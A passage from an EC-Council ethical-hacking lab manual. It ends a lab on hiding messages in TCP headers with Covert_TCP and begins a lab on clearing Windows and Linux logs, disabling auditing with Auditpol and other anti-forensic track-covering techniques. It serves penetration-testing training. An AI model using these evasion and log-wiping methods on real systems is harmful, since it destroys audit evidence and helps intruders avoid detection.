




Figure 3.6.30: Applying the TCP filter

44. If you examine the communication between the **Parrot Security** and **Ubuntu** virtual machines (here, **10.10.10.13** and **10.10.10.9**, respectively), you will find each character of the message string being sent in individual packets over the network, as shown in the following screenshots.

45. Covert_tcp changes the header of the tcp packets and replaces it, one character at a time, with the characters of the string in order to send the message without being detected.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.6.31: Individual TCP headers changed to send the message secretly

46. This concludes the demonstration of how to use Covert_TCP to create a covert channel.
47. Close all open windows and document all the acquired information.
48. Turn off the **Windows 10**, **Ubuntu** and **Parrot Security** virtual machines.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Analysis

Analyze and document all the results discovered in this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab

Clear Logs to Hide the Evidence of Compromise

Clearing logs is the process of clearing and deleting the tracks corresponding to unauthorized activities to avoid detection.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

In the previous labs, you have seen different steps that attackers take during the system hacking lifecycle. They start with gaining access to the system, escalating privileges, executing malicious applications, and hiding files. However, to maintain their access to the target system longer and avoid detection, they need to clear any traces of their intrusion. It is also essential to avoid a traceback and possible prosecution for hacking.

A professional ethical hacker and penetration tester's last step in system hacking is to remove any resultant tracks or traces of intrusion on the target system. One of the primary techniques to achieve this goal is to manipulate, disable, or erase the system logs. Once you have access to the target system, you can use inbuilt system utilities to disable or tamper with the logging and auditing mechanisms in the target system.

This lab will demonstrate how the system logs can be cleared, manipulated, disabled, or erased using various methods.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 06 System Hacking

Lab Objectives

- View, enable, and clear audit policies using Auditpol
- Clear Windows machine logs using various utilities
- Clear Linux machine logs using the BASH shell
- Clear Windows machine logs using CCleaner

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- Clear_Event_Viewer_Logs.bat located at **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Covering Tracks Tools\Clear_Event_Viewer_Logs.bat**
- Covert_TCP located at **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Covering Tracks Tools\Covert_TCP**
- CCleaner located at **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Covering Tracks Tools\CCleaner**
- You can also download the latest version of the above-mentioned tools from their official websites. If you decide to download the latest version, the screenshots shown in the lab might differ from what you see on your screen.

Lab Duration

Time: 20 Minutes

Overview of Clearing Logs

To remain undetected, the intruders need to erase all evidence of security compromise from the system. To achieve this, they might modify or delete logs in the system using certain log-wiping utilities, thus removing all evidence of their presence.

Various techniques used to clear the evidence of security compromise are as follow:

- **Disable Auditing**: Disable the auditing features of the target system
- **Clearing Logs**: Clears and deletes the system log entries corresponding to security compromise activities
- **Manipulating Logs**: Manipulate logs in such a way that an intruder will not be caught in illegal actions
- **Covering Tracks on the Network**: Use techniques such as reverse HTTP shells, reverse ICMP tunnels, DNS tunneling, and TCP parameters to cover tracks on the network.
- **Covering Tracks on the OS**: Use NTFS streams to hide and cover malicious files in the target system
- **Deleting Files**: Use command-line tools such as Cipher.exe to delete the data and prevent its future recovery
- **Disabling Windows Functionality**: Disable Windows functionality such as last access timestamp, Hibernation, virtual memory, and system restore points to cover tracks

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Tasks

TASK 1 View, Enable, and Clear Audit Policies using Auditpol

Here, we will use Auditpol to view, enable, and clear audit policies.

Auditpol.exe is the command-line utility tool to change the Audit Security settings at the category and sub-category levels. You can use Auditpol to enable or disable security auditing on local or remote systems and to adjust the audit criteria for different categories of security events.

1. Turn on the **Windows 10** virtual machine and login with the credentials **Admin** and **Pa$$w0rd**. Click **Type here to search** at the bottom of **Desktop** and type **cmd**. From the results, right-click **Command Prompt** and click **Run as administrator**.
2. The **User Account Control** pop-up appears; click **Yes**.

In real-time, the moment intruders gain administrative privileges, they disable auditing with the help of auditpol.exe. Once they complete their mission, they turn auditing back on by using the same tool (audit.exe).

